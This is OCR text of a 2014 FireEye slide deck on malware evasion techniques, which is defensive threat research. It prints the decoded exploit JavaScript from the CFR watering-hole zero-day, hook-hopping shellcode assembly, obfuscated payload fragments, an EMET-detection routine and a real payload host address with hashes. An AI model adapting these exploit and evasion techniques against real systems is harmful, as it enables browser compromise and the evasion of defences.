FireEye™

Security Reimagined

Advance and Emerging Malware Evasion Techniques

Chong Rong Hwa, Senior Malware Researcher

March 2014

Current Threat Landscape…

Innovation Creates Perfect Platform of Evil

Cyber Threats More Advanced & Complex than Ever

Current Security Models Ineffective

New Models Required

NEW THREAT LANDSCAPE

The High Cost of Being Unprepared

63%

of Companies Learned They Were Breached from an External Entity

100%


of Victims Had Up-To-Date Anti-Virus Signatures

Source: M-Trends Report

FireEye

Know Thy Adversary

Exploit an application or OS vulnerability



Callback to Command & Control

Malware Download

Lateral Spread

Data Exfiltration

Exploit detection critical

Every stage after the exploit can be hidden or obfuscated


FireEye

Council on Foreign Relations

Zero-Day With Multi-Flow Attack

Zero-day
‘**Exploits**’ a bug with no patch

But what is a Multi-Flow Attack?



CFR Zero-Day Attack
Initial Check (Language, Windows & Java)

FireEye

CFR Zero-Day Attack
Check for First Time Access

FireEye

CFR Zero-Day Attack
Load the Flash Object

FireEye

CFR Zero-Day Attack

Download HTML then Execute Java Script

FireEye

CFR Zero-Day Attack


Download the TXT file

FireEye

CFR Zero-Day Attack

Decode TXT file and Exploit the Vulnerability

```
jj76jj61jj72jj20jj65jj30jj20jj3Djj20j
j6Ejj75jj6Cjj6Cjj3Bjj20jj76jj61jj72
jj20jj65jj31jj20jj3Djj20jj6Ejj75jj6C
jj6Cjj3Bjj20jj76jj61jj72jj20jj65jj32
jj20jj3Djj20jj6Ejj75jj6Cjj6Cjj3Bjj2
0jj76jj61jj72jj20jj61jj72jj72jj4Fjj6
2jj6Ajj65jj63jj74jj20jj3Djj20jj6Ejj6
5jj77jj20jj41jj72jj72jj61jj79jj28jj3
3jj30jj30j20jj30jj3Bjj20jj69jj20jj3
Cjj20jj61jj72
```




```
var e0 = null; var e1 = null; var e2 = null; var arrObject = new
Array(3000); var elmObject = new Array(500); for (var i = 0; i <
arrObject.length; i++) { arrObject[i] =
document.createElement('div'); arrObject[i].className =
unescape("abababababababababababababababababababa");
} for (var i = 0; i < arrObject.length; i += 2) {
arrObject[i].className = null; } CollectGarbage(); for (var i = 0; i <
elmObject.length; i ++) { elmObject[i] = document.createElement(
'button' ); } for(var i = 1; i < arrObject.length; i += 2) {
arrObject[i].className = null; } CollectGarbage(); try
{location.href = 'ms-help://'} catch(e){} try { e0 =
document.getElementById ("a"); e1 = document.getElementById
("b"); e2 = document.createElement ("q"); e1.applyElement( e2 );
e1.appendChild(document.createElement( 'button' ));
e1.applyElement( e0 ); e2.outerText = "";
e2.appendChild(document.createElement( 'body' )); } catch(e) { }
CollectGarbage(); for(var i =0; i < 20; i++) { arrObject[i].className
=
unescape("abababababababababababababababababababa");
} window.location =
unescape("%u0d0c%u1212https://www.google.com/settings/acco
unt");
```

FireEye

CFR Zero-Day Attack


Get the SHELL code to RUN

FireEye

Ok. So What's the Point?

Four objects are needed to perform the attack

1. Flash object – Performed Heap Spray & Planted SHELL Code
2. HTML / JavaScript – Download TXT file
3. Text File – Exploited the Vulnerability
4. Image File – Dropper (Got Decoded)




Each object is BENIGN when examined in isolation!!!

FireEye


Malware Wins!

Sophisticated Attacks

Is ‘Zero-Day’ Commonly Used?




Timeline of Zero-Day Exploits in 2013



FireEye

Timeline of Zero-Day Exploits in 2014



FireEye

Protection Bypass

Leverage ASLR Bypass Vulnerability

Feb 2013
CVE-2013-0634
LadyBoyle

Feb 2013
CVE-2013-0640
CVE-2013-0641
Pwnie Award 2013

July 2013
CVE-2013-3163
NGOs Watering Hole

Nov 2013
CVE-2013-3918
CVE-XXXX-TBD
NGOs Watering Hole

Application Sandbox Evasion

Feb 2013
CVE-2013-0640
CVE-2013-0641
Pwnie Award 2013

Nov 2013
CVE-2013-5065
PDF patched vul

FireEye


Protection Bypass

Hook Hopping in Shellcode

```
;; Check if target has been hooked with an absolute call instruction
001C205F cmp byte ptr [eax],0xE8
001C2062 jz 001C2073
;; Check if target has been hooked with an absolute jump instruction
001C2064 cmp byte ptr [eax],0xE9
001C2067 jz 001C2073
;; Check if target has been hooked with a software breakpoint
001C2069 cmp byte ptr [eax],0xCC
001C206C jz 001C2073
```

Heavily Obfuscated Content

```
For (var allodetta = 549: allodetta >=1 : allodetta - - )
(
Iterate = xfa.resolvenode(shogg('u[raf]18rp8. [g.o]1pf0g8e. S. dstofb0[o.[]
Ajf0er . [a[l ] e] 1exfx', 5393 . 4621 ) + allodetta . Tostring () + shogg ( ',ijju00[['
9,17))
Iterate = xfa.resolvenode(shogg('u[raf]18rp8. [g.o]1pf0g8e. S. dstofb0[o.[]
Ajf0er . [a[l ] e] 1exfx', 5393 . 4621 ) + allodetta . Tostring () + shogg ( ',ijju00[['
9,17))
```



FireEye

Evasions

Encode/Encrypted Payload

FireEye detected the payload used in these attacks on August 23, 2013 in Japan. The payload was hosted on a server in Hong Kong (210.176.3.130) and was **named "img20130823.jpg**". Although it had a .jpg file extension, it was not an image file. **The file, when XORed with 0×95, was an executable** (MD5: 8aba4b5184072f2a50cbc5ecfe326701).

Upon execution, 8aba4b5184072f2a50cbc5ecfe326701 writes "28542CC0.dll" (MD5: 46fd936bada07819f61ec3790cb08e19) to this location:

```
function sPONESTI()
{
  var sCRIUON = '';
  sCRIUON = sCRIUON+ue(11
01)+ue(257*29*3*41*1231)+
1*41+13*2*29*7*127321)+ue
03*113*2)+ue(1097548367)+
)+ue(59*911*20353)+ue(5*1
  sCRIUON += ue(751661*13
```

Diskless Payload

Specifically, the payload is shellcode, which is decoded and directly injected into memory after successful exploitation via a series of steps. After an initial XOR decoding of the payload with the key "0x9F", an instance of rundll32.exe is launched and injected with the payload using CreateProcessA, OpenProcess, VirtualAlloc, WriteProcessMemory, and CreateRemoteThread.

```
2\u77c3\u9f92\u77c3\u9f92\u77
u9f92\u77c3\u9f92\u77c3\u9f92
7c3\u9f92\u77c3\u9f92\u77c3\u
2\u77c3\ucbf9\u77c4\u9f92\u77
u80c1\u77c3\u9f92\u77c3\u67f6
7c3\u9f92\u77c3\u9f92\u77c3\u
2\u77c3\u9f92\u77c3\u9f92\u77
ubdf4\u77c1\ubdf4\u77c1\u3430
7c3\u5f07\u77c3\uded4\u77c4\u
```

FireEye

Evasions

Presence of EMET

FireEye detected an exploit targets IE 10 with Adobe Flash in Operation Snowman. It aborts exploitation if the user is browsing with a different version of IE or has installed Microsoft's Experience Mitigation Toolkit (EMET).

Check for presence of EMET.DLL file, using Microsoft.XMLDOM :"<!DOCTYPE html PUBLIC '-//W3C//DTD XHTML 1.0 Transitional//EN' 'res://**C:\\windows\\AppPatch\\EMET.DLL**'>"

```
function developonther(txt)
{
    var xmlDoc = new ActiveXObject("Microsoft.XMLDOM");
    xmlDoc.async = true;
    xmlDoc.loadXML(txt);
    if (xmlDoc.parseError.errorCode != 0)
    {
        var err;
        err = "Error Code: " + xmlDoc.parseError.errorCode + "\n";
        err += "Error Reason: " + xmlDoc.parseError.reason;
        err += "Error Line: " + xmlDoc.parseError.line;
        if(err.indexOf("-2147023083")>0)
        {
            return 1;
        }
        else{  return 0; }

    }
    return 0;

}
```

FireEye

Method of Operation

Watering Hole Attacks

